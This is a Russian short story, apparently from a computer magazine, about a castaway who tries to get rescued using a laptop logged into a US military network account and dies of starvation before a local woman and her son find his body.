
Другу Клим доверял — несмотря на его раздолбайский характер, на него можно было положиться. Также он надеялся, что американцы отследят сигнал с ноутбука и пришлют за ним своих людей. Конечно, придется многое объяснять, но он окажется среди людей, к тому же он ничего не похищал, и вообще, правительственная информация его мало интересовала.

В животе раздалось урчание, и Клим осознал, что почти сутки не держал во рту ни крошки. При этом еще неизвестно, когда подоспеет помощь. Он зашел в Гугль и ввел: «Как добыть еду на острове». Поисковик высветил кучу бесполезных ссылок о том, как найти на Канарах уютную кафешку и как подстрелить на Ямайке дичь. «Съедобные плоды в тропиках», — попробовал он снова. На этот раз информация оказалась более полезной. Клим узнал, как выглядит папайя; какими вкусовыми качествами обладает гуава; о редких плодах дерева Chrysophyllum cainito, достигающего двадцати метров в высоту; об уникальном хлебном дереве и другой пригодной для еды растительности, которая встречается в этих широтах. Запомнив внешний вид плодов, Клим выключил ноутбук и отправился на поиски продовольствия. Можно было, конечно, попробовать на вкус моллюсков, которые в изобилии имелись на берегу, но пище растительного происхождения он доверял больше.

* * *

На берег Клим вернулся через четыре часа. Под мышкой он нес лиловый плод размером с небольшую дыню, найденный им под высоким деревом. Он не был похож ни на один из тех, о которых рассказал интернет, но выглядел вполне съедобно. Клим нашел камень и, тщательно прицелившись, ударил им по основанию плода. Тот раскололся, обнажая аппетитную тугую мякоть.

Устроившись поудобнее, Клим включил ноутбук и зашел на один форумов, где был постоянным посетителем. Пролистывая топики и жуя кисловатый фрукт, он думал, что все совсем неплохо. Если его не спасут, он сможет основать здесь свою «робинзонаду». Интернет мог обеспечить его любой информацией. Как построить хижину, как добыть без спичек огонь, как прокормить себя и сексуальную Пятницу, которую он обязательно найдет. Да и скучно ему никогда не будет — развлечениями Сеть обеспечивала с лихвой. А со временем он организует здесь курорт «В гостях у Робинзона». Фантазируя, Клим улыбался. Конечно, все будет не так. Не сегодня, так завтра его подберут на борт и он или продолжит круиз, или вернется домой. Но мечтать не вредно. В конце концов, чем еще заняться на необитаемом острове?



Спутниковая связь позволяла качать с инета трафик со скоростью 100 Мбит, и, начитавшись форумов, Клим слил с пиратского FTP несколько фильмов. «Изгой» в нынешней ситуации подходил для просмотра больше всего — герой Тома Хэнкса также очутился на необитаемом острове, правда, в его случае это произошло после авиакатастрофы. Два с половиной часа пролетели незаметно. Клим не видел раньше этого фильма. После него остался тяжелый осадок. А что если ему тоже суждено провести на острове несколько лет? Что если он не дождется помощи? И вдруг ноутбук сломается? Только сейчас Клим осознал, что компьютер — единственное, что у него осталось от цивилизации, и единственная его надежда на спасение. Без него он просто не выживет в условиях дикой природы. Один, без каких-либо подручных средств.

Небо стало сереть, и Клим тут же почувствовал холодный ветерок, проникающий под рубашку и, казалось, под самую кожу. Он поежился и закрыл ноут. Внезапно вся романтика, которой были окутаны его мысли о жизни Робинзона, испарилась, и он почувствовал себя одиноким и несчастным. Вдобавок начал болеть живот.

Еще некоторое время Клим сидел на берегу, глядя на черный океан и думая о своих близких, о доме и такой желанной теперь цивилизации. Потом он залез на дерево, которое прошлой ночью служило ему ночлегом, и задремал.

ДЕНЬ ТРЕТИЙ

Он стоял в раскорячку, прислонившись к пальме и задыхаясь от рвоты. Казалось, все его внутренности вышли наружу. Боли в животе за ночь только усилились, а к утру началась тошнота. Вот тебе и тропический фрукт. Избавившись от ядовитой мякоти, желудок немного успокоился, и Климу стало полегче.

Солнце только-только встало из-за горизонта, и над океаном появился кровавый рассвет. «Нужно оставаться на берегу. Нужно ждать помощь», — произнес Клим вслух. Он лег на землю и закрыл глаза. Он вторую ночь нормально не спал. Да и кто бы мог заснуть, скрючившись на ветвях дерева? Клим пообещал себе, что сегодня же соорудит жилище,

«Клим внезапно проснулся — что-то щекотало его ухо. Он резко взмахнул рукой и с отвращением отбросил здоровенного паука, устроившегося у него на голове. Глядя на мохнатое чудовище, медленно уползающее к лесу, Клим передернулся»

третий раз на дерево не полезет. И неплохо было бы добыть какой-нибудь нормальной еды. Клим чувствовал, как ослаб после отравления. Если он будет тупо сидеть на берегу и пялиться в компьютер, то долго не протянет.

Когда совсем рассвело, он включил компьютер и проверил почтовый ящик, оставленный для сотрудников MILNET. Ничего, кроме спама и бесполезных писем по работе. Зато установленная днем ранее аська показывала, что Дик в онлайне.

— Привет. Ну что, связался с кораблем?

— Привет. Слушай, я в порт звонил, там начальства на месте не было. Сегодня позвоню еще.

— Сегодня, Дик, уже будет поздно! Ты понимаешь, что я тут торчу на клочке земли посреди океана без еды, без воды и сплю на деревьях? По-твоему, я тут курорт себе устроил? Бери свою тощую задницу и двигай в администрацию порта прямо сейчас. И если там начнут сопли жевать, объясни ситуацию. Иначе им придется взять на свою совесть мой труп.

Дик ответил не сразу, очевидно переваривая услышанное.

— О 'Кей, выезжаю. Держись там, дружище! — наконец пришло сообщение.

Эта беседа разозлила Клима дальше некуда. «Начальства там не было! Когда ему надо, Дик может найти кого угодно. Он, наверное, решил, что я шутки шучу от нечего делать!» — не унимался Клим. На всякий случай он дополнительно отправил письмо в электронную службу «911», в котором описывал свою ситуацию. Правда, толком рассказать, где примерно он находится, Клим не мог, поэтому письмо больше походило на крик о помощи.

* * *

Строить временный шалаш Клим решил после обеда. Оставив ноутбук на берегу, он отправился в лес. Ему всегда казалось, что прокормиться в джунглях не проблема и бананы растут буквально на каждом дереве. В реальности все оказалось далеко не так. Кокосов, которыми щедро одарили героя Тома Хенкса в «Изгое», нигде не было и в помине. В отдельных местах росли кустарники с зелеными ягодами, но на вкус они оказались горькими и потому абсолютно не пригодными к употреблению. На верхушках некоторых деревьев виднелись какие-то внешне съедобные плоды, но стволы деревьев были абсолютно гладкими, и достать их не было никакой возможности. А еще он снова наткнулся на фрукты, которыми отравился вчера. Как раз они в изобилии росли и валялись недалеко от берега и буквально просили: «Съешь меня». Природа бывает коварна…

Обратно Клим вернулся с веткой, обросшей почками. Он где-то читал, что в тропиках полно съедобных почек, например, из бамбуковых даже варят суп. Но на вкус его добыча оказалась не вкуснее травы. В конце концов Клим отбросил ветку и решил для себя, что человек может вполне прожить без еды несколько дней. А пить он мог сколько угодно из обнаруженного в лесу источника.

Сев за ноутбук, Клим зашел в чат и принялся болтать с посетителями. Ему нужно было отвлечься от проблем, которые его окружали. И хотя урчание в животе постоянно напоминало о голоде, на какое-то время он забыл, где находится, и полностью окунулся в общение, которого ему так не хватало. До вечера он так и не вспомнил о своих планах построить хижину и заночевал прямо на песке, подстелив пару листов папоротника.

* * *

Отметить его День рождения пришли все родные и близкие, включая друзей и сотрудников. И конечно, среди гостей были Лиза. Они работали вместе, и Климу она давно нравилась, но он все никак не мог найти к ней подход. Клим снял на сутки свой любимый ресторанчик, где подавали запеченных омаров с апельсинами и утку под соусом карри. Стол ломился от угощений. Приглашенные по очереди поднимались и произносили тосты. «За лучшего компьютерного обозревателя Сиднея!», «За нашего друга!», «За любимого сына!». Он вместе со всеми ел, но никак не мог наесться. А потом заиграла музыка и начались танцы. Лиза сидела в одиночестве и смотрела на него. «Ну же, пойди, пригласи ее, — легонько, по-дружески подтолкнул Дик, — видишь, она ждет». Клим наконец решился и направился к ней, по пути обдумывая, что сказать. Но говорить ничего не пришлось. Когда он подошел, Лиза сама поднялась и, взяв его за руку, повела на танцпол. Они закружились в танце, и весь зал им аплодировал.

Потом он почувствовал, как она прильнула к нему и принялась целовать. Сначала в шею, потом в щеку, затем в ухо. Было щекотно, но приятно. Ее язычок перешел от мочки и забрался в самую ушную раковину…

ДЕНЬ ЧЕТВЕРТЫЙ

Клим внезапно проснулся — что-то щекотало его ухо. Он резко взмахнул рукой и с отвращением отбросил здоровенного паука, устроившегося у него на голове. Глядя на мохнатое чудовище, медленно уползающее к лесу, Клим передернулся.


Солнце уже было высоко. Сколько он находился на острове? Четвертый день! Поразительно, как будто он живет не в XXI веке, а в средневековье. Как будто так сложно его отыскать и спасти. Может быть, он просто не был достаточно настойчив? Или обратился не к тем службам?

Клим включил ноутбук, скачав Google Earth, запустил его и попытался определить, где находится. Он знал приблизительное расстояние от Сиднея до Мехико, представлял себе примерную скорость лайнера, так что определить свое местонахождение с определенной погрешностью можно было. Проблема был в том, что на пути к Мехико лежало огромное количество островов разных размеров и форм, поэтому на каком из них он оказался, точно сказать было невозможно.

Клим открыл электронный справочник Австралии и принялся рассылать письма во всевозможные правительственные организации.

«Почему я не сделал этого в первый день? Столько времени я потерял… Они наверняка уже знают, что я пропал, и занимаются поисками. Может, если описать остров, им будет легче меня найти?» — подумал Клим и обрисовал в письмах все, что видел вокруг.

Пустой желудок мучительно зудел, не давая забыть о голоде. Клим вспомнил о великолепных завтраках, которыми кормили на «Святой Елене». Он бы сейчас все отдал за двойную порцию. Чувство голода не давало сосредоточиться, и развлечения интернета



уже не занимали, а раздражали. В конце концов Клим не выдержал и отправился к самому берегу собирать моллюсков.
Ракушки были повсюду. Подняв особо крупную, Клим расколол ее о камень и увидел кусочек живой слизи. От одной мысли о том, что это придется есть живьем, ему сделалось плохо. Клим отшвырнул моллюска в океан и вернулся к своему месту.
«Ну где же вы?» — с тоской спросил он, вглядываясь в горизонт.

* * *

Оператор службы «911» Майкл Холидей повидал всякое. Ему звонили с просьбой достать с линий электропередач домашнего кота; прислать помощь, так как «эта заноза меня убивает»; спасти из лифта, в котором гражданка случайно нажала кнопку stop. Большинство приходящих в «911» запросов были или банальными и не требующими внимания, или просто фейковыми — детишки любят развлекаться, заявляя о бомбах и таинственных преследователях. Но сообщений, в которых автор говорил бы о том, что попал на необитаемый остров и нашел на берегу ноутбук, благодаря чему получил доступ в инет, Майкл ранее не встречал. За годы службы Холидей научился отличать серьезные сообщения от розыгрышей, и подобная просьба находилась примерно в одном ряду с требованием спасти несчастного от пришельцев, прилетевших из Альфы Центавра с целью съесть его мозг.
Через несколько секунд после того, как смешное письмо отправилось в корзину, Майкл уже забыл про него и полностью сосредоточился на других полученных заявках.

ДЕНЬ ШЕСТОЙ

«Шестьдесят восьмой!» — сказал вслух Клим. Чтобы как-то развлечься во время таскания камней, он решил их считать. Он уже успел выложить буквы S и O и теперь начал обкладывать камнями контур треть-

«За годы службы Холидей научился отличать серьезные сообщения от розыгрышей, и подобная просьба находилась примерно в одном ряду с требованием спасти несчастного от пришельцев, прилетевших из Альфы Центавра с целью съесть его мозг»

ей S. Буквы были небольшими, но с четкими линиями — их наверняка должно было быть хорошо видно с высоты. Правда, за все проведенное здесь время Клим еще ни разу не видел пролетающих самолетов. Камни приходилось таскать с небольшого утеса, выступающего из воды, и работа вконец его измотала. Он понимал, что слабость из-за голода, но заставить себя съесть морских шмакозявок не мог. А растения, которые он пробовал, оказывались несъедобными.

«Девяносто шестой!» — сообщил сам себе Клим, положив последний камень. Теперь можно было отдохнуть.

Клим открыл крышку ноутбука. Но что делать дальше он не знал. Он уже сообщил о себе везде, где только можно, и больше ничего сделать не мог. Попытки получить полезную информацию о выживании на острове Клим также оставил, так как многие из вещей, которые предлагались, требовали наличия хотя бы примитивного инструментария. Тут он вспомнил о своем сетевом дневнике.

Хотя Клим последний раз обновлял свой Livejournal давно, он все же не забыл пароль к аккаунту. Несколько нажатий клавиш — и он внутри. Последний пост по иронии судьбы был о том, как ему надоел мегаполис и куча копошащихся вокруг людей, как бы ему хотелось очутиться в тихом, спокойном местечке, вдали от суеты.

Клим создал новый пост, на секунду задумался и начал писать: «Кажется, я все-таки обрел такое место. И только здесь, в сотнях километров от людей, от цивилизации, я понимаю, как был неправ…». Он писал и писал, рассказывая обо всем, что произошло, подводил итоги своей жизни и размышлял о том, насколько современный человек не приспособлен к нормальному существованию среди дикой природы. А в конце он попрощался с читателями. Он не знал, что будет дальше, но ему почему-то хотелось закончить именно так — прощальными словами.

ДЕНЬ ВОСЬМОЙ

Клим, раскинув руки, лежал на песке и смотрел на небо. Голод, к его удивлению, утих. Мало того, мысли о еде казались отвратительными. Правда, ничего не хотелось делать. Только валяться и смотреть вверх. Он услышал, как в ноутбуке аська объявила о пришедшем сообщении, но вставать и читать его совершенно не хотелось.

Какое-то умиротворение сковало все его тело, и даже думать о чем-то было лень.

ДЕНЬ ДЕСЯТЫЙ

«Мама, мама, смотри!» — звонкий мальчишеский голос разбудил спокойствие пляжа. Принадлежал он десятилетнему Саймону, всю свою жизнь прожившему на Фиджи и хорошо знавшему окрестные места. Он и его мать Джессика обустроились в небольшой лесной деревеньке Катиапи, расположенной в десяти километрах от пляжа и пятнадцати километрах от города Лаваки.

Раньше на этом пляже часто можно было встретить людей, собирающих крабов и моллюсков, но в последние годы собиратели даров океана перебрались на берег южнее. Джессика занималась изготовлением бус и туземных украшений. Они хорошо покупались торговцами из города, которые затем продавали их туристам. Два раза в месяц Джессика приходила сюда с сыном, чтобы собрать нужные ракушки.

Она тоже заметила неподвижно лежащее тело и поспешила к нему.

Незнакомец, казалось, спал, обняв свое сокровище — ноутбук. Но Джессика, едва взглянув на него с более близкого расстояния, поняла — этот человек мертв. Причем умер он совсем недавно, тело еще не успело посинеть. Недалеко от него на берегу было камнями выложено слово «SOS».

— Беги в Катиапи за помощью, а я пока передвину его с пляжа, — велела мать.

— Мам, а можно мне эту штуку? — попросил Саймон, указывая на чемоданчик с находящимся в нем компьютером.

— Ступай, я сказала! — строго прикрикнула Джессика, и мальчик скрылся в чаще леса.

— Бедняга, — подумала женщина, — сколько времени он провел на этом берегу? Не больше двенадцати дней, ведь в прошлый раз я его здесь не видела. Почему же он сидел здесь, вместо того чтобы уйти в лес, к цивилизации? Джессике было искренне жаль чужака. Еще повезло, что его так быстро нашли. Крабы уже начинали подбираться к его телу.

* * *

— Сэр, разрешите обратиться, сэр! — отрапортовал зашедший в кабинет майор, плотно затворив за собой дверь.

— Что там у тебя, Крэг? — устало спросил генерал.

— Кажется, мы обнаружили Omega8.

Такой позывной носил важный разведчик, пропавший около месяца назад, ветеран армии США. Он как раз возвращался из Пекина после выполнения ответственного поручения, но его самолет так и не приземлился в назначенном месте. Генерал задействовал все силы, чтобы найти его и узнать о причине исчезновении, так как Omega8 вез чрезвычайно важную информацию. Но разведчик бесследно пропал.

— Как? Где?

— В Центре связи сообщили, что его аккаунтом в MILNET, доступ к которому знал только он, в данный момент активно пользуются. Сигнал поступает с южного берега острова Фиджи.

— Фиджи? Какого черта он там делает? Он пытался связаться со штабом?

— Нет, сэр. Мы даже не уверены, что это наш человек. Большую часть времени с этого аккаунта посещали интернет — несколько гражданских форумов и FTP. Возможно, произошла утечка информации…

— Посещали? И ты мне только сейчас об этом докладываешь? Ты хоть представляешь, какую для меня ценность имеет информация от Omega8? Я хочу, чтобы вы немедленно отправили туда наших людей и доставили того, кто использует аккаунт, прямиком ко мне. И молитесь Богу, майор, чтобы было еще не поздно. Все ясно?

— Так точно, сэр!

Майор удалился. Генерал в задумчивости стал теребить ручку, на висках у него выступил пот. Многие головы полетят, если о работе Omega8 узнают китайцы или кто-то еще. И в первую очередь его собственная голова.

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



